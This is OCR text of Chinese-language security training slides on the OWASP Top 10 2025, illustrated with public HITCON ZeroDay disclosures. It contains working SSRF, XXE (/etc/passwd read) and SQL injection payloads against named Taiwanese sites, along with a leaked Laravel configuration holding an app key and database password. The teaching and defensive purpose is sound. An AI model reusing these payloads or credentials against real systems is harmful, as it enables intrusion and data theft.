https://zeroday.hitcon.org/vulnerability/ZD-2025-00080

SSRF (Server-Side Request Forgery)



SSRF列舉內網IP 實例

- https://zeroday.hitcon.org/vulnerability/ZD-2022-00657

Request Response

Pretty Raw Hex

```
1 POST /ltflgeoserver/TestWfsPost HTTP/1.1
2 Host: 10.21.1.82
3 User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Dnt: 1
8 Upgrade-Insecure-Requests: 1
9 Te: trailers
10 Connection: close
11 Content-Length: 76
12 Content-Type: application/x-www-form-urlencoded
13
14 form_hf_0=&url=http://10.21.1.82/ltflgeoserver/../&body=&username=&password=
```

SSRF攻擊列舉內網 IP

81	81	200			300
82	82	200			448
85	85	200			305
88	88	200			842
89	89	200			842
91	91	200			260
92	92	200			753
94	94	200			326
95	95	200			260
97	97	200			260
100	100	200			260
111	111	200			11749
113	113	200			336168
117	117	200			2578

Request Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200
2 Server: nginx/1.20.2
3 Date: Mon, 15 Aug 2022 04:20:03 GMT
4 Content-Type: text/html;charset=iso-8859-1
5 Content-Length: 288
6 Connection: close
7
8 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
9 <html>
  <head>
10  <title>
      302 Found
    </title>
11 </head>
  <body>
12  <h1>
      Found
    </h1>
13  <p>
      The document has moved <a href="https://rrd.taipower.com.tw/">
        here
      </a>
      .
    </p>
14  <hr>
15  <address>
      Apache/2.4.29 (Ubuntu) Server at 10.21.1.82 Port 80
    </address>
```

SSRF 案例

因Whois協議的結構很鬆散，請求僅輸入的域名或IP，沒有任何標頭，同時whois工具又不會檢查使用者輸入，所以可以透過輸入任意域名去偽造其他純文本協議探測內網，簡單的試了一下一些常用port，可以發現SSH、SMTP、http、https、MySQL有回應。另外，因whois協議可以偽造成dict協議，如果內網中存在redis會有RCE風險，應盡速修復。

https://www.twnic.tw/whois_n.cgi?&query=SHOW%20DB%20-h%20127.0.0.1%20-p%2022
https://www.twnic.tw/whois_n.cgi?&query=QUIT%20DB%20-h%20127.0.0.1%20-p%2025
https://www.twnic.tw/whois_n.cgi?&query=SHOW%20DB%20-h%20127.0.0.1%20-p%2080
https://www.twnic.tw/whois_n.cgi?&query=SHOW%20DB%20-h%20127.0.0.1%20-p%203306
https://www.twnic.tw/whois_n.cgi?&query=GET%20.%20HTTP:1.0%20-h%20127.0.0.1%20-p%20443

```
SSH-2.0-OpenSSH_5.3
Protocol mismatch.
```


https://zeroday.hitcon.org/vulnerability/ZD-2025-00354

A02:2025 –安全設定缺陷(Security Misconfiguration)


- 不必要的功能啟用或是安裝 (如Debug功能)
- 系統發生錯誤時揭露過多錯誤訊息 (如stack traces)
- 可對應CWE列表
  - CWE-260 Password in Configuration File
  - CWE-611 Improper Restriction of XML External Entity Reference
- Example
  - 系統Debug模式未關閉，顯示過多詳細資訊
  - XXE (XML External Entity)

Source: https://owasp.org/Top10/2025/A02_2025-Security_Misconfiguration/

使用預設帳密

- https://zeroday.hitcon.org/vulnerability/ZD-2020-00738

瀏覽該網址後，便可以看到敏感資料。
影響：
從收集到的密碼、IP，若攻擊者掃描主機，發現服務可以被外網連接，或者有其他漏洞，將能做其他利用。



PHP_SELF	"/index.php"
REQUEST_TIME_FLOAT	1597755704.822
REQUEST_TIME	1597755704
APP_NAME	"Laravel"
APP_ENV	"local"
APP_KEY	"base64:6KbvMEndIewfmQqxGgRhQKm0z16OM7Je+bTFOe4s9d4="
APP_DEBUG	"true"
APP_URL	"https://event.data.gov.tw"
LOG_CHANNEL	"stack"
DB_CONNECTION	"mysql"
DB_HOST	"localhost"
DB_PORT	"3306"
DB_DATABASE	"event"
DB_USERNAME	"root"
DB_PASSWORD	"rootme"
BROADCAST_DRIVER	"log"
CACHE_DRIVER	"file"
SESSION_DRIVER	"file"
SESSION_LIFETIME	"120"
QUEUE_DRIVER	"sync"
REDIS_HOST	"127.0.0.1"
REDIS_PASSWORD	"null"
REDIS_PORT	"6379"
MAIL_DRIVER	"smtp"
MAIL_HOST	"10.20.83.12"
MAIL_PORT	"25"
MAIL_USERNAME	"null"
MAIL_PASSWORD	"null"
MAIL_ENCRYPTION	"null"
PUSHER_APP_ID	""
PUSHER_APP_KEY	""

XXE 弱點 (1/2)

227	https://k12ea.ischool.com.tw	POST	/is4/h.nehs.hc.edu.tw/1campus.h.ex...	✓	200	871	XML
228	https://k12ea.ischool.com.tw	POST	/is4/h.nehs.hc.edu.tw/1campus.h.ex...	✓	200	906	XML
229	https://k12ea.ischool.com.tw	POST	/is4/h.nehs.hc.edu.tw/1campus.h.ex...	✓	200	902	XML
230	https://k12ea.ischool.com.tw	POST	/is4/h.nehs.hc.edu.tw/1campus.h.ex...	✓	200	793	XML
231	https://k12ea.ischool.com.tw	POST	/is4/h.nehs.hc.edu.tw/1campus.h.ex...	✓	200	1149	XML
232	https://k12ea.ischool.com.tw	POST	/is4/h.nehs.hc.edu.tw/1campus.h.ex...	✓	200	794	XML
238	https://k12ea.ischool.com.tw	POST	/is4/h.nehs.hc.edu.tw/1campus.h.ex...	✓	200	1279	XML
236	https://k12ea.ischool.com.tw	POST	/is4/h.nehs.hc.edu.tw/1campus.h.ex...	✓	200	10123	XML

```
<!DOCTYPE foo [ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<Envelope>
    <Header>
        <TargetService>&xxe;</TargetService>
        <SecurityToken Type="Session">
            <SessionID>VJp3Z647LQhzbeFpcKUu6w</SessionID>
        </SecurityToken>
    </Header>
    <Body>
        <StudentID>2501</StudentID>
        <ViewSemester>1122</ViewSemester>
    </Body>
</Envelope>
```


Source: https://zeroday.hitcon.org/vulnerability/ZD-2024-00776

XXE 弱點 (2/2)

Request

Pretty Raw Hex

```
POST /is4/h.nehs.hc.edu.tw/lcampus.h.semester.student HTTP/1.1
Host: k12ea.ischool.com.tw
Content-Length: 349
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Accept: application/xml, text/xml, */*; q=0.01
Content-Type: text/plain;charset=UTF-8
Accept-Language: zh-TW
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/126.0.6478.57 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin: https://legacy-web2.ischool.com.tw
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://legacy-web2.ischool.com.tw/
Accept-Encoding: gzip, deflate, br
Priority: u=4, i
Connection: keep-alive

<!DOCTYPE foo [ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<Envelope>
  <Header>
    <TargetService>
      &xxe;
    </TargetService>
    <SecurityToken Type="Session">
      <SessionID>
        VJp3Z647LQhzbeFpcKUu6w
      </SessionID>
    </SecurityToken>
  </Header>
  <Body>
    <StudentID>
      2501
    </StudentID>
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200
access-control-allow-origin: *
access-control-allow-methods: POST, GET, OPTIONS
vary: accept-encoding
content-type: text/xml
date: Wed, 03 Jul 2024 05:34:42 GMT
strict-transport-security: max-age=63072000
x-frame-options: SAMEORIGIN
content-security-policy: frame-ancestors default-src 'self'
https://*.ischool.com.tw;
cache-control: no-cache, no-store, must-revalidate
x-xss-protection: 1; mode=block
Content-Length: 2101

<?xml version="1.0" encoding="utf-8" ?>
  <Envelope>
    <Header>
      <Status>
        <Code>
          501
        </Code>
        <Message>
          Service Not Found:root:x:0:0:root:/root:/bin/bash
          bin:x:1:1:bin:/bin:/sbin/nologin
          daemon:x:2:2:daemon:/sbin:/sbin/nologin
          adm:x:3:4:adm:/var/adm:/sbin/nologin
          lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
          sync:x:5:0:sync:/sbin:/bin/sync
          shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
          halt:x:7:0:halt:/sbin:/sbin/halt
          mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
          operator:x:11:0:operator:/root:/sbin/nologin
          games:x:12:100:games:/usr/games:/sbin/nologin
          ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
          nobody:x:65534:65534:Kernel Overflow User:/:/sbin/nologin
          dbus:x:81:81:System message bus:/:/sbin/nologin
          systemd-coredump:x:999:997:systemd Core Dumper:/:/sbin/nologin
```


Source: https://zeroday.hitcon.org/vulnerability/ZD-2024-00776

A03:2025 – 軟體供應鏈失效 (Software Supply Chain Failures)

- 第三方軟體開發、發布、更新或依賴元件的過程中發生安全缺陷或遭駭客竄改
- 容易受到攻擊、已不支援或已淘汰的軟體
- 可對應CWE列表
  - CWE-937 OWASP Top 10 2013: Using Components with Known Vulnerabilities
  - CWE-1035 2017 Top 10 A9: Using Components with Known Vulnerabilities
- Example
  - LiteLLM, Axios
  - Apache版本過舊, Log4j
  - CVE-2024-3094 (XZ Utils)

Source: https://owasp.org/Top10/2025/A03_2025-Software_Supply_Chain_Failures/

LiteLLM 套件案例

Source: https://www.informationsecurity.com.tw/article/article_detail.aspx?aid=12785

Axios 套件案例

網路資安威脅


供應鏈攻擊警報！破億下載的 Axios 套件遭惡意竄改

駭客對 Axios 發動供應鏈攻擊，利用偷來的 npm 登入憑證發布含有幽靈相依元件的惡意版本，然後在安裝過程中觸發一個跨平台遠端存取木馬程式 (RAT)，隨後將其檔案更換成乾淨的誘餌檔案來誤導調查，使它難以被偵測。

By: Trend Micro
2026/03/31
Read time: 26 min (5884 words)

Source: https://www.trendmicro.com/zh_tw/research/26/c/axios-npm-package-compromised.html

jQuery套件版本過舊



新聞

駭客論壇BreachForums因使用舊版軟體元件遭駭

知名駭客論壇BreachForums遭到不明人士駭入下線，原因是用了有漏洞的舊版軟體

文/ 林妍溱 | 2025-05-01 發表

讚 10 分享

底層軟體MyBB為有漏洞的過期版本，出現了PHP零時差漏洞，由於未能安裝最新版，可能遭到第三方組織或是執法機關存取

https://www.ithome.com.tw/news/168714


A04:2025 –加密機制失效(Cryptographic Failures)

- 聚焦於密碼學相關的失效(或缺乏加密)，導致敏感資料的洩漏
- 可對應CWE列表
  - CWE-261 Weak Encoding for Password
  - CWE-319 Cleartext Transmission of Sensitive Information
- Example
  - Weak Hashing
  - HTTP / FTP / TELNET (明文傳輸)
  - 弱加密演算法
  - CVE-2022-21449

Source: https://owasp.org/Top10/2025/A04_2025-Cryptographic_Failures/

帳密以明碼傳輸

- https://zeroday.hitcon.org/vulnerability/ZD-2016-00187



A05:2025 –注入式攻擊(Injection)

- 注入攻擊 (injection attack)
- 可對應CWE列表
  - CWE-78 Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
  - CWE-79 Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
  - CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
- Example
  - SQL injection
  - Cross Site Scripting (XSS)
  - OS Command injection
  - CVE-2023-34362

Source: https://owasp.org/Top10/2025/A05_2025-Injection/

SQL Injection 實例

研習名稱: 1' OR 1=1 -- 研習代號: 搜尋

研習日期 研習代號	研習名稱 研習地點	承辦人	類別	研習區分 研習對象	研習限制 研習屬性	名額 報名	備註
90/2/20 89001	學習護照暨電腦命題系統研習第一梯次 大港國小電腦教室	大港國小 張瓊文 06-2591941	資訊類	國小	校內進修	80 75	
90/2/27 89002	學習護照暨電腦命題系統研習第二梯次 大港國小電腦教室	大港國小 張瓊文 06-2591941	資訊類	國小	校內進修	80 48	
90/2/21 89003	教師學習護照系統研習第一梯次 安南國中電腦教室	安南國中 陳冠儒 2567384--129	資訊類	(高)國中	校內研習	60 55	
90/2/22 89004	教師學習護照系統研習第二梯次 安南國中電腦教室	安南國中 陳冠儒 2567384--129	資訊類	(高)國中	校內研習	60 38	
90/2/24 89005	學習護照操作研習會 延平國中電腦教室	延平國中 陳春鵑 2818796	資訊類	(高)國中	校內研習	50 39	
90/2/20 89006	學習護照操作研習 博愛國小電腦教室	博愛國小 吳月容 2377905	資訊類	國小	校內進修	48 42	
90/3/7 89007	九年一貫課程研習系列--教學與評量 文元國小會議室	文元國小 陳尚美 3584371	九年一貫	國小	校內進修	60 39	
90/2/21 89008	學習護照系統研習 文元國小電腦教室	文元國小 陳尚美 3584371	資訊類	國小	校內進修	35 32	
90/2/20 89009	學習護照系統使用研習第一梯次 日新國小電腦教室	日新國小 鄭曜珠 2912931-511	資訊類	國小	校內進修	40 45	
90/2/21 89010	學習護照系統使用研習第二梯次 日新國小電腦教室	日新國小 鄭曜珠 2912931-511	資訊類	國小	校內進修	42 37	

1 2 3 4 5 6 7 8 9 10 ...

https://zeroday.hitcon.org/api/vulnerability/11173/attachments/4f71e7ecf65ab4e0d52ecf2289dacdc5

案例：CVE-2025-46337 (1/3)

新聞

超高風險！PHP程式庫ADOdb存在滿分漏洞，280萬套已部署系統恐曝險

一位資安滲透測試人員，原本只是要研究大學網站所用的開源教學平台Moodle和開源CRM，卻找到了SQL注入漏洞，竟來自安裝了280萬套系統的PHP資料庫抽象層函式庫ADOdb，出現了超高危險的資安漏洞

文/ 陳曉莉 | 2025-05-05 發表

讚 77 分享

ADOdb PHP Library @ADOdb_announce · 5月1日

ADOdb Version 5.22.9 released

See Changelog

ADOdb/**ADOdb**

ADOdb is a PHP database class library that provides powerful abstractions for performing queries and managing databases. ADOdb also

ADOdb是個熱門的PHP資料庫抽象層，它提供一個統一的API介面，讓開發人員得以利用相同的語法來操作不同類型的資料庫，相容於MySQL、PostgreSQL、SQLite、Oracle、Microsoft SQL Server、IBM DB2及Sybase等資料庫，而這次所發現的CVE-2025-46337是個SQL注入漏洞，出現在ADOdb程式庫的PostgreSQL驅動程式中，允許駭客執行任意SQL指令。

Severity

Critical 10.0 / 10

CVSS v3 base metrics

Attack vector	Network
Attack complexity	Low
Privileges required	None
User interaction	None
Scope	Changed
Confidentiality	High
Integrity	High
Availability	Low

Learn more about base metrics

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:L

CVE ID

CVE-2025-46337

案例：CVE-2025-46337 (2/3)

```
138     // get the last id - never tested
139     function pg_insert_id($tablename,$fieldname)
140     {
141         $result=pg_query($this->_connectionID, 'SELECT last_value FROM '. $tablename .'_'. $fieldname .'_seq');
142         if ($result) {
143             $arr = @pg_fetch_row($result,0);
144             pg_free_result($result);
145             if (isset($arr[0])) return $arr[0];
146         }
147         return false;
148     }
```

案例：CVE-2025-46337 (3/3)

```
148     function pg_insert_id($tablename, $fieldname)
149     {
150         $sequence = pg_escape_identifier($this->_connectionID, $tablename .'_'. $fieldname .'_seq');
151         $result = pg_query($this->_connectionID, 'SELECT last_value FROM '. $sequence);
152         if ($result) {
153             $arr = @pg_fetch_row($result,0);
154             pg_free_result($result);
155             if (isset($arr[0])) return $arr[0];
156         }
157         return false;
158     }
```


https://www.php.net/manual/en/function.pg-escape-identifier.php

SQL injection 防護

- Use Parameterized Statements (參數化查詢)

```
function prepareQueryDB($user,$pass)
{
global $pdo;

$stmt = $pdo->prepare('SELECT * FROM members WHERE
user = ? AND pass = ?');
$stmt->execute([$user, $pass]);
return $stmt->rowCount();
}
```

字串串接(string concatenation)



注入字串

' or 1=1-- -


後端資料庫

' or 1=1-- -

輸入參數視為查詢語法 (SQLi)

```
52 Prepare    SELECT * FROM members WHERE user='' or 1=1-- -' AND pass='any'
52 Execute    SELECT * FROM members WHERE user='' or 1=1-- -' AND pass='any'
```

參數化查詢 (prepared statement)



注入字串

' or 1=1-- -

後端資料庫

\' or 1=1-- -

```
SELECT * FROM members WHERE user = ? AND pass = ?
SELECT * FROM members WHERE user = '\' or 1=1-- -' AND pass = 'any'
```

輸入參數視為資料查詢 (Safe!)

user \' or 1=1-- - 是否存在

SQL injection 防護措施參考

➢**Defense in Depth (縱深防禦)**

- 輸入淨化 (input sanitization)
- 輸入驗證 (input validation)
- 參數化查詢 (prepared statement)
- 最小權限原則 (Principle of Least Privilege)
- 使用 WAF (Web Application Firewall) 防護
- 安全程式設計及開發 (SSDLC)

XSS攻擊分類

- Reflected XSS (反射型)
  - 非儲存於資料庫，會由伺服器渲染(Render)後，**立即**將結果反映回使用者端
  - Server-Side injection
  - Non-Persistent XSS
- Stored XSS (儲存型)
  - 程式碼於執行前，先被儲存於系統之資料庫中，如新增惡意語法如網站留言版
  - Server-Side injection
  - Persistent XSS
- DOM-based XSS (DOM型)
  - 由瀏覽器保存並執行
  - 使用DOM API 更改網頁內容
  - Client-side injection

